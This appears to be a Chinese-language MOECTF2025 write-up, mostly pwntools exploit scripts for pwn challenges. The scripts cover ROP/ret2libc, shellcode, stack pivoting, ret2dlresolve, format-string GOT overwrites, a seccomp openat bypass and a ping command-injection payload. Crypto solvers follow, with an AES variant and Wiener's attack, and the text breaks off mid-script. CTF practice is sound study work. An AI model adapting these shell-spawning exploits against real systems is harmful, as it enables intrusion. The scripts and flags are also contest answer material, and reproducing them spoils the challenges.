炸鱼MOECTF2025

Pwn | AK

0 二进制漏洞审计入门指北

代码块

```python
from pwn import *                                       # 导入 pwntools。
context(arch='amd64', os='linux', log_level='debug') # 一些基本的配置。

# 有时我们需要在本地调试运行程序，需要配置 context.terminal。详见入门指北。

# io = process('./pwn')              # 在本地运行程序。
# gdb.attach(io)                     # 启动 GDB
io = connect(ip, port)               # 与在线环境交互。
io.sendline(b'114511')               # 什么时候用 send 什么时候用 sendline?

payload  = p32(0xdeadbeef)           # p32(0xdeadbeef)、b"\xde\xad\xbe\xef"、
b"deadbeef" 有什么区别?
                                     # 你看懂原程序这里的检查逻辑了吗?
payload += b'shuijiangui'            # strcmp

io.sendafter(b'password.', payload) # 发送! 通过所有的检查。

io.interactive()                     # 手动接收 flag。
```

1 ez_u64

代码块

```python
from pwn import *

sh = remote('127.0.0.1',55745)

sh.recvuntil('hint.')
payload = u64(sh.recv(8))
success(hex(payload))
sh.sendlineafter('>',str(payload))

sh.interactive()
```

1 find it

nc上去直接手输

```
/flag
1
```

2 EZtext

代码块

```
from pwn import *

sh = remote('127.0.0.1', 57566)

back_door = 0x4011B6
sh.sendlineafter('Then how many bytes do you need to overflow the stack?',str(0x30))
ret_addr = 0x40101a
payload = cyclic(0x8) + p64(0xdeadbeef) + p64(ret_addr) + p64(back_door)
sh.send(payload)
sh.interactive()
```

2 ezshellcode

代码块

```
from pwn import *
context(arch='amd64', os='linux',log_level='debug')

sh = remote('127.0.0.1', 63370)
shellcode = asm(shellcraft.sh())
sh.sendlineafter('I will give you some choices. Choose wisely!',str(4))
sh.sendlineafter('think about the permissions you just set.',shellcode)
sh.interactive()
```

3 认识libc

代码块

```
from pwn import *
context(arch='amd64', os='linux',log_level='debug')

sh = remote('127.0.0.1', 65137)
```

```
libc = ELF('./libc.so.6')

sh.recvuntil('A gift of forbidden knowledge, the location of \'printf\': ')
leak = int(sh.recv(14),16)
success(hex(leak))
libc.address = leak - libc.symbols['printf']
pop_rdi = libc.address + 0x2a3e5
ret = libc.address + 0xf4159
payload = cyclic(0x40) + p64(0xdeadbeef) + p64(ret) + p64(pop_rdi) +
p64(next(libc.search('/bin/sh\x00'))) + p64(libc.symbols['system'])
sh.sendafter('> ',payload)
sh.interactive()
```

boom

代码块

```
#!/usr/bin/env python3
import contextvars

from pwn import *
from ctypes import CDLL
import time

context.arch = 'amd64'
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']

back_door = 0x401276
ret = 0x40101a

def exploit():
    # 加载libc并设置随机种子
    libc = CDLL('libc.so.6')
    current_time = int(time.time())
    libc.srand(current_time)
    #gdb.attach(io,'b*0x401410\nc')

    canary = libc.rand() % 114514
    success(hex(canary))

    payload = p64(0xdeadbeef)
    payload += (p32(canary) * 36)
    payload += p64(ret) + p64(back_door)
    success(hex(len(payload)))

```

```
    io.recvuntil('(y/n)')
    io.sendline('y')
    io.recvuntil('Enter your message: ')

    io.sendline(payload)
    io.interactive()



#io = process('./pwn')
io = remote('127.0.0.1',64573)
exploit()
```

boom_revenge

代码块

```
#!/usr/bin/env python3
import contextvars

from pwn import *
from ctypes import CDLL
import time

context.arch = 'amd64'
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']

back_door = 0x401276
ret = 0x40101a

def exploit():
    # 加载libc并设置随机种子
    libc = CDLL('./libc-2.23.so')
    current_time = int(time.time())
    libc.srand(current_time)
    #gdb.attach(io,'b*0x401410\nc')

    canary = libc.rand() % 114514
    success(hex(canary))

    payload = p64(0xdeadbeef)
    payload += (p32(canary) * 36)
    payload += p64(ret) + p64(back_door)
    success(hex(len(payload)))

```

```
    io.recvuntil('(y/n)')
    io.sendline('y')
    io.recvuntil('Enter your message: ')

    io.sendline(payload)
    io.interactive()



#io = process('./pwn')
io = remote('127.0.0.1',64573)
exploit()
```

No way to leak!

我最喜欢的dlresolve 我要护食就不展示我自己写的link_map板子了

代码块

```
from pwn import *

context.arch = "amd64"
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

from pwn import flat




def main():
    #sh = process('./pwn')
    sh = remote('127.0.0.1',50993)
    elf = ELF('./pwn')
    #gdb.attach(sh,'b *0x401187\nc')
    libc = ELF("./libc-2.31.so")
    pop_rdi = 0x40115E
    pop_rsi = 0x401160
    pop_rbp = 0x401163
    leave_ret = 0x401188
    _dl_runtime_resolve_addr = 0x401026
    bss = elf.bss(0xA08)
    read_addr = elf.sym['read']
    ret_addr = 0x40101a
    payload = cyclic(0x70) + p64(0xdeadbeef) + p64(pop_rsi) + p64(bss) +
p64(read_addr) + p64(pop_rsi) + p64(bss+0x100) + p64(read_addr) + p64(pop_rbp)
+ p64(bss - 8) + p64(leave_ret)
```

```
    sh.send(payload)

    fake_inkmap_addr = bss + 0x100
    fake_inkmap, custom_data_addr = forge_linkmap(
        linkmap_addr=fake_inkmap_addr,
        known_libc_RVA=libc.sym['read'],
        call_libc_RVA=libc.sym['system'],
        known_elf_got_VA=elf.got['read'],
        bss_base=bss,
        custom_data=b"/bin/sh\x00"
    )


    payload = p64(ret_addr) + p64(pop_rdi) + p64(custom_data_addr) + p64(_dl_runtime_resolve_addr) + p64(fake_inkmap_addr) + p64(0)
    success(hex(fake_inkmap_addr))
    success(hex(bss+0x100))
    sh.send(payload)
    sleep(8)
    sh.send(fake_inkmap)
    sh.interactive()


if __name__ == "__main__":
    main()
```

fmt

注意leak1发送时得去掉末尾的\x00，要不然会拼接到leak2发送的低1byte

代码块

```
from pwn import *

#sh = process('./pwn')
sh = remote('127.0.0.1', 57232)
context.terminal = ["tmux", "splitw", "-h"]
payload = '%10$pAAAA%7$s'
sh.sendlineafter('Hey there, little one, what\'s your name?',payload)
sh.recvuntil('Nice to meet you,')
leak1 = int(sh.recv(12),16)
success(hex(leak1))
sh.recvuntil('AAAA')
leak2 = sh.recvline().rstrip(b'\n')
print(leak2)
hex_str = "0x" + leak2[::-1].hex()
print(hex_str)
```

```
leak2 = int(hex_str,16)
success(hex(leak2))
#gdb.attach(sh)
packed = p64(leak1)
payload = packed[:-1]
sh.sendafter('Can you find them?',payload)

sh.sendafter('Yeah,another one?',p64(leak2))
sh.interactive()
```

randomlock

代码块

```
from pwn import *

sh = remote('127.0.0.1',58027)
#sh = process('./pwn')

def add(payload):
    sh.sendlineafter('>',str(payload))

add(9383)
add(886)
add(2777)
add(6915)
add(7793)
add(8335)
add(5386)
add(492)
add(6649)
add(1421)

sh.interactive()
```

str_check

代码块

```
from pwn import *

#sh = process('./pwn')
sh = remote('127.0.0.1', 60457)

back_door = 0x401236
ret = 0x40101a
```

```
payload = b'meow'
payload = payload.ljust(0x28,b'\x00')
payload += p64(ret) + p64(back_door)

sh.sendlineafter('What can u say?',payload)
sh.sendlineafter('So,what size is it?',str(len(payload)))
sh.interactive()
```

syslock

代码块

```
from pwn import *
context.terminal = ["tmux", "splitw", "-h"]
#sh = process('./pwn')
sh = remote('127.0.0.1',54367)
#gdb.attach(sh,'b *0x40127F\nc')
elf = ELF('./pwn')
main = 0x4012BB
ret_addr = 0x40101a
syscall_addr = 0x401230
bins_sh = 0x404084
pop_rdi_rsi_rdx = 0x401240
pop_rax = 0x401244
sh.sendafter('choose mode\n',str(-32))
payload = p32(59) + b'/bin/sh'
sh.sendafter('Input your password\n',payload)

payload = cyclic(0x40) + p64(0xdeadbeef)  + p64(pop_rdi_rsi_rdx) +
p64(bins_sh) + p64(0) + p64(0) + p64(pop_rax) + p64(0x3b) + p64(syscall_addr)
+ p64(main)
sh.sendafter('Developer Mode.\n',payload)
sh.interactive()
```

xdulaker

代码块

```
from pwn import *

#sh = process('./pwn')
sh = remote('127.0.0.1',58792)

def cmd(x):
    sh.sendlineafter('>',str(x))

```

```python
def pull():
    cmd(1)

def photo(data):
    cmd(2)
    sh.sendafter('Hey,what\'s your name?!',data)

def laker(data):
    cmd(3)
    sh.sendafter('welcome,xdulaker',data)

pull()
sh.recvuntil('give you a gift:')
leak = int(sh.recv(14),16)
success(hex(leak))

offset = leak - 0x4010
backdoor_addr = offset + 0x1249
ret_addr = offset + 0x101a

payload = cyclic(0x20) + b'xdulaker'
photo(payload)

payload = cyclic(0x30) + p64(0xdeadbeef) + p64(ret_addr) + p64(backdoor_addr)
laker(payload)

sh.interactive()
```

easylibc

远程得劫持到start，劫持到main本地能通，远程通不了

代码块

```python
from pwn import *

sh = remote('127.0.0.1',57401)
#sh = process('./pwn')
elf = ELF('./pwn')
libc = ELF('./libc.so.6')

sh.recvuntil('How can I use ')
leak = int(sh.recv(14),16)
success(hex(leak))
offset = leak - 0x1060
start_addr = offset + 0x10C0
payload = cyclic(0x20) + p64(0xdeadbeef) + p64(start_addr)
```

```
sh.send(payload)
sh.recvuntil('How can I use ')
leak2 = int(sh.recv(14),16)
success(hex(leak2))
libc.address = leak2 - libc.sym['read']
pop_rdi = libc.address + 0x2a3e5
ret = offset + 0x101a
payload = cyclic(0x20) + p64(0xdeadbeef) + p64(pop_rdi) +
p64(next(libc.search('/bin/sh\x00'))) + p64(ret) + p64(libc.sym['system'])
sh.send(payload)
sh.interactive()
```

ezpivot

这题由于system仅仅是引入了符号，并非初始化，所以在第一次初始化时会进行大量的抬栈操作，所以栈迁移时得往很高的地址去迁移

代码块

```
from pwn import *
context.terminal = ["tmux", "splitw", "-h"]
#sh = process('./pwn')
sh = remote('127.0.0.1',53846)
elf = ELF('./pwn')

ret_addr = 0x40101a
pop_rdi = 0x401219
bss_addr = 0x404060+0x800
pivot_addr = bss_addr - 0x8
leave_ret = 0x40120f

sh.sendlineafter('the length of your introduction.',str(-1))
payload = cyclic(0x800) + p64(pop_rdi) + p64(bss_addr+0x100)  +
p64(elf.symbols['system'])
payload = payload.ljust(0x900,b'\x00')
payload += b'/bin/sh\x00'
sh.send(payload)
payload = cyclic(0xc) + p64(pivot_addr) + p64(leave_ret)
sh.sendafter('Now, please tell us your phone number:',payload)

sh.interactive()
```

ezprotection

cananry绕过第一次输入覆盖掉他的\x00，第二次put带出canry，pie由于分页机制，低12bit不变，爆破就完了，backdoor绕过，直接填最后一部分的open flag地址就行了

代码块

```
from pwn import *
context.terminal = ["tmux", "splitw", "-h"]

#sh = process('./pwn')
sh = remote('127.0.0.1',60990)
#gdb.attach(sh)
payload = cyclic(0x18) + b'\xff'
sh.sendafter(b'watching over you.', payload)


sh.recvuntil(b'\xff')
rest = sh.recvn(7)
canary = u64(b'\x00' + rest)
success(hex(canary))

payload = cyclic(0x18) + p64(canary) + p64(0xdeadbeef) + p16(0x627D)
sh.sendafter('you still won',payload)
sh.interactive()
```

hardpivot

这题就是多次栈迁移，很典的一道

代码块

```
from pwn import *

context.terminal=['tmux','splitw','-h']
elf = ELF('./pwn')
libc = ELF('./libc.so.6')
#sh = process('./pwn')
sh = remote('127.0.0.1',59109)

ret = 0x40101a
bss = elf.bss() + 0x500
vuln_read = 0x401264
leave_ret = 0x40127b
pop_rdi = 0x40119e
pop_rbp = 0x40117d
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']

payload1 = cyclic(0x40) + p64(bss + 0x40) + p64(vuln_read)
sh.sendafter('> ',payload1)

```

```
payload2 = p64(pop_rdi) + p64(puts_got) + p64(puts_plt)  # leak-libc
payload2 += p64(pop_rbp) + p64(bss + 0x200 + 0x40) + p64(vuln_read)
payload2 = payload2.ljust(0x40, b'\x00')
payload2 += p64(bss - 8) + p64(leave_ret)  #将rsp校准到bss上
sh.send(payload2)

leak = u64(sh.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']
success(hex(leak))

payload3 = (p64(pop_rdi) + p64(next(libc.search('/bin/sh\x00'))) +
p64(libc.sym['system'])).ljust(0x40, b'\x00')
payload3 += p64(bss + 0x200 - 0x8) + p64(leave_ret) #将rsp校准到bss+0x200上
sh.send(payload3)
sh.interactive()
```

Sandbox

open被禁用可以用openant代替

代码块

```
from pwn import *
context(os='linux', arch='amd64',log_level='debug')
context.terminal=['tmux','splitw','-h']

elf = ELF('./pwn')
#sh = process('./pwn')
sh = remote('127.0.0.1',59692)
bss_addr = 0x4CEB60
pop_rdi = 0x401a40
pop_rsi = 0x401a42
pop_rdx = 0x401a44
pop_rax = 0x44bbbb
pop_rsp = 0x4121a8
syscall = 0x422e76

payload = p64(pop_rdi) + flat(-100) + p64(pop_rsi) + p64(bss_addr+0xE0) +
p64(pop_rdx) + p64(0) + p64(pop_rax) + p64(257) + p64(syscall)
payload += p64(pop_rdi) + flat(3) + p64(pop_rsi) + p64(bss_addr+0x200) +
p64(pop_rdx) + p64(0x100) + p64(pop_rax) + p64(0) + p64(syscall)
payload += p64(pop_rdi) + flat(1) + p64(pop_rsi) + p64(bss_addr+0x200) +
p64(pop_rdx) + p64(0x100) + p64(pop_rax) + p64(1) + p64(syscall)
payload =payload.ljust(0xE0,b'\x00')
payload += b'/flag\x00'
sh.sendafter('You have a box, fill it.',payload)
payload = p32(0xdeadbeef) + p32(1)
```

```
payload += p64(pop_rsp) + p64(bss_addr) + p64(0xdeadbeef) * 6

sh.sendafter('Now, leave your name..',payload)

sh.interactive()
```

inject

代码块

```
from pwn import *

#sh = process('./pwn')
sh = remote('127.0.0.1',57452)

sh.sendlineafter('Your choice: ',str(4))

payload = "\nsh -c sh"
sh.sendafter('Enter host to ping: ',payload)

sh.interactive()
```

call_it

代码块

```
from pwn import *

elf = ELF('./pwn')
#sh = process('./pwn')
sh = remote('127.0.0.1', 56758)
context.terminal = ["tmux", "splitw", "-h"]
#gdb.attach(sh, 'b *0x401106\nc')
jop_addr = 0x401235
start = 0x401020
def cmd(x):
    sh.sendlineafter('Choose your gesture:',str(x))

for i in range(8):
    cmd(9)
payload = p64(jop_addr) + p32(0x4040F8)
payload = payload.ljust(15, b'\x00')
cmd(1)
sh.sendafter('What should I say after this gesture? ',payload)
```

```
cmd(2)
payload = p64(0x401228) + b'/bin/sh'
payload = payload.ljust(15, b'\x00')
sh.sendlineafter('What should I say after this gesture? ',payload)

for i in range(6):
    cmd(1)
    sh.sendlineafter('What should I say after this gesture? ', payload)

sh.interactive()
```

fmt_s

代码块

```
from pwn import *
#io=process('./pwn')
io = remote('127.0.0.1', 60326)
libc=ELF('./libc.so.6')
#def bug():
#    gdb.attach(io,"b *0x401332\nc")
io.recvuntil(b"You start talking to him...\n")
io.send(b"%8$p")
stack=int(io.recv(14),16)-4+3
print(hex(stack))
io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
#-------------------------------------------------------------------------
io.recvuntil(b"You start talking to him...\n")
target=stack&0xffff
print(hex(target))
io.send(f"%{target}c%6$hn".encode())
io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
#-------------------------------------------------------------------------
io.recvuntil(b"You start talking to him...\n")
payload=f"%{0x90}c%47$hhn\x00".encode()
io.send(payload)
io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
#-------------------------------------------------------------------------
def s(payload):
    io.recvuntil(b"You start talking to him...\n")
    io.send(payload)
    io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
got=0x404028
stack=stack+1+0x70
target=stack&0xffff
```

```
payload=f"%{target}c%6$hn".encode()
s(payload)
payload=f"%47$lln%{got&0xff}c%47$hhn\x00".encode()
s(payload)
payload=f"%{target+1}c%6$hn\x00".encode()
s(payload)
payload=f"%{(got>>8)&0xff}c%47$hhn\x00".encode()
s(payload)
payload=f"%{target+2}c%6$hn\x00".encode()
s(payload)
payload=f"%{(got>>16)&0xff}c%47$hhn\x00".encode()
s(payload)
#-------------------------------------------------------------------------------
got=0x404028+2
stack=stack+0x10
target=stack&0xffff
payload=f"%{target}c%6$hn".encode()
s(payload)
payload=f"%{got&0xff}c%47$hhn\x00".encode()
s(payload)
payload=f"%{target+1}c%6$hn\x00".encode()
s(payload)
payload=f"%{(got>>8)&0xff}c%47$hhn\x00".encode()
s(payload)
payload=f"%{target+2}c%6$hn\x00".encode()
s(payload)
payload=f"%{(got>>16)&0xff}c%47$hhn\x00".encode()
s(payload)
#======================
system=0x4010E0
payload=f"%26$lln%{0x40}c%28$hhn%{0x10e0-0x40}c%26$hn"
s(payload)#26,28
io.recvuntil(b"You start talking to him...\n")
io.send(b"aaa;sh;a")

io.interactive()
```

fmt_t

代码块

```
from pwn import *
#io=process('./pwn')
io = remote('127.0.0.1', 62040)
```

```
libc=ELF('./libc.so.6')

got=0x404018
io.send(b"%3$p\x00")
base=int(io.recv(14),16)-0x1147e2
print(hex(base))
io.recvuntil(b"You've reached the level 5 of hell.")
io.send(b'sh;%')

io.recvuntil(b"You've reached the level 16 of hell.")
io.send(p64(got)+p64(got+2)[:-1])#18,19
io.recvuntil(b"You've reached the level 27 of hell.")
system=base+libc.sym.system
print(hex(system))
print(hex(system&0xffff))
print(hex((system>>16)&0xff))
payload=f"%{(system>>16)&0xff}c%25$hhn%{(system&0xffff)-((system>>16)&0xff)}c%24$hn".encode()
payload=payload.ljust(27,b'\x00')
io.send(payload)


io.interactive()
```

Crypto

ezAES

代码块

```
rc = [0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78, 0x89, 0x9a, 0xab, 0xbc, 0xcd, 0xde, 0xef,0xf1]

s_box = [
        [0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76],
        [0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0],
        [0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15],
        [0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75],
        [0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84],
        [0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf],
```

```
        [0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02,
0x7f, 0x50, 0x3c, 0x9f, 0xa8],
        [0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda,
0x21, 0x10, 0xff, 0xf3, 0xd2],
        [0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e,
0x3d, 0x64, 0x5d, 0x19, 0x73],
        [0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8,
0x14, 0xde, 0x5e, 0x0b, 0xdb],
        [0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac,
0x62, 0x91, 0x95, 0xe4, 0x79],
        [0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4,
0xea, 0x65, 0x7a, 0xae, 0x08],
        [0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74,
0x1f, 0x4b, 0xbd, 0x8b, 0x8a],
        [0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57,
0xb9, 0x86, 0xc1, 0x1d, 0x9e],
        [0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87,
0xe9, 0xce, 0x55, 0x28, 0xdf],
        [0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d,
0x0f, 0xb0, 0x54, 0xbb, 0x16]
]

s_box_inv = [
        [0x52, 0x09, 0x6a, 0xd5, 0x30, 0x36, 0xa5, 0x38, 0xbf, 0x40, 0xa3,
0x9e, 0x81, 0xf3, 0xd7, 0xfb],
        [0x7c, 0xe3, 0x39, 0x82, 0x9b, 0x2f, 0xff, 0x87, 0x34, 0x8e, 0x43,
0x44, 0xc4, 0xde, 0xe9, 0xcb],
        [0x54, 0x7b, 0x94, 0x32, 0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95,
0x0b, 0x42, 0xfa, 0xc3, 0x4e],
        [0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2,
0x49, 0x6d, 0x8b, 0xd1, 0x25],
        [0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c,
0xcc, 0x5d, 0x65, 0xb6, 0x92],
        [0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46,
0x57, 0xa7, 0x8d, 0x9d, 0x84],
        [0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58,
0x05, 0xb8, 0xb3, 0x45, 0x06],
        [0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd,
0x03, 0x01, 0x13, 0x8a, 0x6b],
        [0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf,
0xce, 0xf0, 0xb4, 0xe6, 0x73],
        [0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37,
0xe8, 0x1c, 0x75, 0xdf, 0x6e],
        [0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62,
0x0e, 0xaa, 0x18, 0xbe, 0x1b],
        [0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0,
0xfe, 0x78, 0xcd, 0x5a, 0xf4],
```

```
        [0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10,
0x59, 0x27, 0x80, 0xec, 0x5f],
        [0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d, 0x2d, 0xe5, 0x7a,
0x9f, 0x93, 0xc9, 0x9c, 0xef],
        [0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb,
0x3c, 0x83, 0x53, 0x99, 0x61],
        [0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14,
0x63, 0x55, 0x21, 0x0c, 0x7d]
]

def sub_bytes(grid):
    for i, v in enumerate(grid):
        grid[i] = s_box[v >> 4][v & 0xf]

def inv_sub_bytes(grid):
    for i, v in enumerate(grid):
        grid[i] = s_box_inv[v >> 4][v & 0xf]

def shift_rows(grid):
    for i in range(4):
        grid[i::4] = grid[i::4][i:] + grid[i::4][:i]
        grid = grid[0::4] + grid[1::4] + grid[2::4] + grid[3::4]

def inv_shift_rows(grid):
    for i in range(4):
        grid[i::4] = grid[i::4][-i:] + grid[i::4][:-i]
        grid = grid[0::4] + grid[1::4] + grid[2::4] + grid[3::4]

def mix_columns(grid):
    def mul_by_2(n):
        s = (n << 1) & 0xff
        if n & 128:
            s ^= 0x1b
        return s

    def mul_by_3(n):
        return n ^ mul_by_2(n)

    def mix_column(c):
        return [
            mul_by_2(c[0]) ^ mul_by_3(c[1]) ^ c[2] ^ c[3],  # [2 3 1 1]
            c[0] ^ mul_by_2(c[1]) ^ mul_by_3(c[2]) ^ c[3],  # [1 2 3 1]
            c[0] ^ c[1] ^ mul_by_2(c[2]) ^ mul_by_3(c[3]),  # [1 1 2 3]
            mul_by_3(c[0]) ^ c[1] ^ c[2] ^ mul_by_2(c[3]),  # [3 1 1 2]
        ]

    for i in range(0, 16, 4):
```

```
78          grid[i:i + 4] = mix_column(grid[i:i + 4])
79
80  def inv_mix_columns(grid):
81      def mul_by_9(n):
82          # 9 = 0b1001, x*9 = x*8 xor x
83          return mul_by_2(mul_by_2(mul_by_2(n))) ^ n
84
85      def mul_by_b(n):
86          # 11 = 0b1011, x*11 = x*8 xor x*2 xor x
87          x8 = mul_by_2(mul_by_2(mul_by_2(n)))
88          return x8 ^ mul_by_2(n) ^ n
89
90      def mul_by_d(n):
91          # 13 = 0b1101, x*13 = x*8 xor x*4 xor x
92          x8 = mul_by_2(mul_by_2(mul_by_2(n)))
93          x4 = mul_by_2(mul_by_2(n))
94          return x8 ^ x4 ^ n
95
96      def mul_by_e(n):
97          # 14 = 0b1110, x*14 = x*8 xor x*4 xor x*2
98          x8 = mul_by_2(mul_by_2(mul_by_2(n)))
99          x4 = mul_by_2(mul_by_2(n))
100         return x8 ^ x4 ^ mul_by_2(n)
101
102     def mul_by_2(n):
103         s = (n << 1) & 0xff
104         if n & 128:
105             s ^= 0x1b
106         return s
107
108     def inv_mix_column(c):
109         return [
110             mul_by_e(c[0]) ^ mul_by_b(c[1]) ^ mul_by_d(c[2]) ^ mul_by_9(c[3]),
111             mul_by_9(c[0]) ^ mul_by_e(c[1]) ^ mul_by_b(c[2]) ^ mul_by_d(c[3]),
112             mul_by_d(c[0]) ^ mul_by_9(c[1]) ^ mul_by_e(c[2]) ^ mul_by_b(c[3]),
113             mul_by_b(c[0]) ^ mul_by_d(c[1]) ^ mul_by_9(c[2]) ^ mul_by_e(c[3]),
114         ]
115
116     for i in range(0, 16, 4):
117         grid[i:i + 4] = inv_mix_column(grid[i:i + 4])
118
119 def key_expansion(grid):
120     for i in range(10 * 4):
121         r = grid[-4:]
122         if i % 4 == 0:  # 对上一轮最后4字节自循环、S-box置换、轮常数异或，从而计算出当
    前新一轮最前4字节
123             for j, v in enumerate(r[1:] + r[:1]):
```

```
                r[j] = s_box[v >> 4][v & 0xf] ^ (rc[i // 4] if j == 0 else 0)

        for j in range(4):
            grid.append(grid[-16] ^ r[j])

    return grid

def add_round_key(grid, round_key):
    for i in range(16):
        grid[i] ^= round_key[i]

def encrypt(b, expanded_key):
    # First round
    add_round_key(b, expanded_key)

    for i in range(1, 10):
        sub_bytes(b)
        shift_rows(b)
        mix_columns(b)
        add_round_key(b, expanded_key[i * 16:])

    # Final round
    sub_bytes(b)
    shift_rows(b)
    add_round_key(b, expanded_key[-16:])
    return b

def decrypt(b, expanded_key):
    # First round (last round of encryption)
    add_round_key(b, expanded_key[-16:])
    inv_shift_rows(b)
    inv_sub_bytes(b)

    for i in range(9, 0, -1):
        add_round_key(b, expanded_key[i * 16:])
        inv_mix_columns(b)
        inv_shift_rows(b)
        inv_sub_bytes(b)

    # Final round (first round of encryption)
    add_round_key(b, expanded_key)
    return b

def aes(key, msg):
    expanded = key_expansion(bytearray(key))

    # Pad the message to a multiple of 16 bytes
```

```
    b = bytearray(msg + b'\x00' * (16 - len(msg) % 16))
    # Encrypt the message
    for i in range(0, len(b), 16):
        b[i:i + 16] = encrypt(b[i:i + 16], expanded)
    return bytes(b)

def unaes(key, enc):
    expanded = key_expansion(bytearray(key))
    b = bytearray(enc)
    for i in range(0, len(b), 16):
        b[i:i + 16] = decrypt(b[i:i + 16], expanded)
    return bytes(b)

if __name__ == '__main__':
    key = b'Slightly different from the AES.'
    enc =
b'%\x98\x10\x8b\x93O\xc7\xf02F\xae\xedA\x96\x1b\xf9\x9d\x96\xcb\x8bT\r\xd31P\xe
6\x1a\xa1j\x0c\xe6\xc8'
    dec = unaes(key, enc)
    print('Decrypted:', dec)
    #moectf{Th1s_1s_4n_E4ZY_AE5_!@#}
```

ez_wiener

代码块

```
import gmpy2
from Crypto.Util.number import long_to_bytes

def continued_fraction(n, d):
    cf = []
    while d:
        q, r = divmod(n, d)
        cf.append(q)
        n, d = d, r
    return cf

def convergents(cf):
    num, den = [], []
    for i, q in enumerate(cf):
        if i == 0:
            num.append(q)
            den.append(1)
        elif i == 1:
            num.append(cf[0]*cf[1] + 1)
            den.append(cf[1])
```

```
        else:
            num.append(num[i-1]*cf[i] + num[i-2])
            den.append(den[i-1]*cf[i] + den[i-2])
        yield (num[i], den[i])

def wiener_attack(e, n):
    cf = continued_fraction(e, n)
    for k, d in convergents(cf):
        if k == 0:
            continue
        # Check if this d is the correct one
        phi = (e*d - 1) // k
        # Solve x^2 - (n - phi + 1)x + n = 0
        b = n - phi + 1
        discriminant = b*b - 4*n
        if discriminant >= 0:
            sqrt_disc = gmpy2.isqrt(discriminant)
            if sqrt_disc * sqrt_disc == discriminant:
                p = (b + sqrt_disc) // 2
                q = (b - sqrt_disc) // 2
                if p * q == n:
                    return d
    return None

n = 84605285758757851828457377667762294175752561129610097048351349279840138483398457225774806927631502994733733589395840262513798535197234231207789297886471069978772805190331670685610247724499942260404337703802384815835647029115023558590369107257177909006753910122009460031921101203824769814404613875312981158627
e = 36007582633238869298665544067678113422327323938964762672901735035127703586926259430077542134592019226503943946361640448762427529212920888008258014995041748515569059310310043800176826513779147205500576568904875173836996771537397098255940072198687847850344965265595497240636679977485413228850326441605991445193
c = 25377227886381037011295005467170637635721288768510629994676412581338590878502600384742518383737721726526909112479581593062708169548345605933735206312240456062728769148181062074615706885490647135341795076119102022317083118693295846052739605264954692456155919893515748429944928104584602929468479102980568366803

d = wiener_attack(e, n)
if d is not None:
    print("Found d:", d)
    m = pow(c, d, n)
    print("Message:", long_to_bytes(m))
else:
